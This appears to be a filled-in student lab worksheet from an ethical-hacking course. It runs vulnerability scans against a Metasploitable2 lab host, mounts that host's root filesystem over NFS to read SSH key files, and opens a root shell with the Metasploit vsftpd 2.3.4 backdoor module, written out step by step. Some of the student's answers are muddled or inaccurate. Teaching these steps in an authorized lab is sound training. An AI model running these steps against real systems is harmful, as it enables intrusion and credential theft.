Module 8+9 - Vulnerability Scanning and Exploitation

LESSON TITLE:

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐Beginner ☐Advanced

☒Intermediate

Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:

- Demonstrate the use of different vulnerability scanning tools.
- Identify vulnerabilities within a computer system.
- Demonstrate the use of pre-built tools to exploit a vulnerability in a computer system.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

In this lab we will explore methods of vulnerability scanning and exploitation using tools such OpenVAS and Metasploit. Follow the steps below and answer all question in your own words with as much detail as possible. Paste screen shots where requested. Include your username in the filename.

Systems and tools needed:

- Kali Linux *(u: root, p: toor)*
- Metasploit2
- Windows XP (SP2)
- Ubuntu 12.04
- Power down all other systems on your network.

Module Activity Description:

Part One: Vulnerability Scanning with Nessus Community Edition

Install **Nessus Essentials** on your Kali Linux System. This guide https://www.youtube.com/watch?v=_h9aZvv02MQ will help you through the steps (you want the 64 but one).

After install, log into the web interface as admin. The password is auto generated at the end of the install process. **Note: You may want to change this to make it easier to remember.**


*Create a **New Scan** called **ScanNetwork** with the following settings:*

- ***Basic Network Scan***
- ***Targets:** 192.168.2.0/24 (or Network Address of your network)*
- ***Start***

Run the Scan you just created (This will take several minutes to complete)

*Once completed, go to **Scans>Results** to view an overview of what the scan detected*

1. **Paste a screen shot of this page.**



rsh Service Detection		0.0 (Log)	80%	192.168.2.5	514/tcp
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	192.168.2.5	80/tcp
jQuery Detection		0.0 (Log)	80%	192.168.2.5	80/tcp
TWiki Cross-Site Request Forgery Vulnerability - Sep10		6.8 (Medium)	80%	192.168.2.5	80/tcp
TWiki Version Detection		0.0 (Log)	80%	192.168.2.5	80/tcp
ICMP Timestamp Detection		0.0 (Log)	80%	192.168.2.5	general/icmp
CGI Scanning Consolidation		0.0 (Log)	80%	192.168.2.6	2869/tcp
Apache Web Server Detection		0.0 (Log)	80%	192.168.2.5	80/tcp
phpMyAdmin Detection		0.0 (Log)	80%	192.168.2.5	80/tcp
PHP Version Detection (Remote)		0.0 (Log)	80%	192.168.2.5	80/tcp

*Create a **Filtered Report** of the results and download as a pdf file. Review the report and answer the following questions:*

2. **Which of your systems had the most vulnerabilities? Windows and Ubuntu**

3. **Which port on the windows XP system showed vulnerabilities? 445**

4. **What CVE IDs are associated with the top vulnerability on your XP system? 2006-3439**

5. **What is the potential impact of this vulnerability being exploited? This could allow remote code execution with RPC request then take control of the system**

6. **Look at the top 2 vulnerabilities on the metasploitable system. Describe how the scan detected these vulnerabilities.**

The scan detected the OS with NVTS, it reports the info to find the best OS and other info to help the OS detection. TWkiki was found due to the -%URLPARAM{}% variable because it is not properly sanitized which lets attackers conduct cross sit scripting attacks.

Module Activity Description:

Part Two: Vulnerability Detection with NMAP NSE


In this section, we will use prebuilt nmap NSE scripts to try and discover potential vulnerabilities within our metasploit2 system. A list of all built in scripts can be found at https://nmap.org/nsedoc/.

Determine the IP address of your metasploit2 system and record it here:

Run a service detection scan to determine the open ports and service info


nmap –sV <IP of system>

7. **Paste a screen shot of the output.**



nmap --script nfs-ls <IP of system>


8. **Paste a screen shot of the output.**



Enumerate which users can access Samba shares:

nmap --script smb-enum-users <IP of system>

9. Paste a screenshot of the top of the script results.



10. Which user accounts are enabled for Samba? Msfadmin, user

Enumerate directories within http services:


nmap --script http-enum <IP of system>


11. **List any directories that you think might contain any potential vulnerabilities.**
    /manager/html/upload

/managerhtml

Try out some more scripts on your own. Find two (2) that reveal some vulnerability information.

12. **Paste screen shots and descriptions of the two scripts below.**





Module Activity

Description:

Part Three: **Exploiting Vulnerabilities**

In this section we will look at some examples of exploiting known vulnerabilities. Keep in mind; these are very simple examples that should be patched on most systems. DO NOT attempt to run these or any exploits on a system you are not authorized to do so on.

Above we discovered NFS directories that were available. Now we will attempt to mount the root of the system to access these directories.

First install the nfs client:

apt-get install nfs-common

Check to see which directories are mountable:

nmap --script nfs-showmount <IP of system>


Info: It appears the root (/) is mountable, so now mount it to your Kali system:

mkdir /tmp/nfs

mount –o nolock –t nfs <IP of system>:/ /tmp/nfs

Now you can navigate and read the files on the metasploitable system within the /tmp/nfs. Run a directory listing on the /tmp/nfs directory.

1. **Paste a screen shot of directory.**




*Now let's see what we can access. Navigate to the **msfadmin** users home directory and find the hidden **ssh** directory.*

cd /tmp/nfs/home/msfadmin/.ssh

Open the authorized_keys file

2. **Paste a screenshot of the file contents.**



Info: You just found the admin users ssh encryption key. This is what hacking looks like!

Using Metasploit framework to run an exploit

*In our port scans, we discovered that **vsftpd version 2.3.4** was running. This version of the service has a well know backdoor that was installed by a malicious developer. We can use a Metasploit module to exploit this vulnerability.*

Start you msfconsole and select the module to run the exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Set the target to your metasploitable system

set RHOST <IP of system>

show targets

set TARGET 0

Verify targets and exploit

show options

exploit

This opened a telnet session as a root user. Run a few commands to test it out:

whoami


hostname

grep root /etc/passwdPaste a screen shot of these commands.

Info: The last command gave you the password hash for the root user. This could come in handy later.

Find another exploitable payload that will run against metasploitable2. (There are tons of guides available on the Internet).

3. **Provide screen shots of running the exploit. Then answer the following questions.**



4. **What service did this exploit use? The server service**

5. **What is the CVE ID and description of the vulnerability that it took advantage of? 2008-4250**

6. **What were you able to access after successfully running the exploit?**

No, I was able navigate through the windows XP directories and see the sys info, no matching target.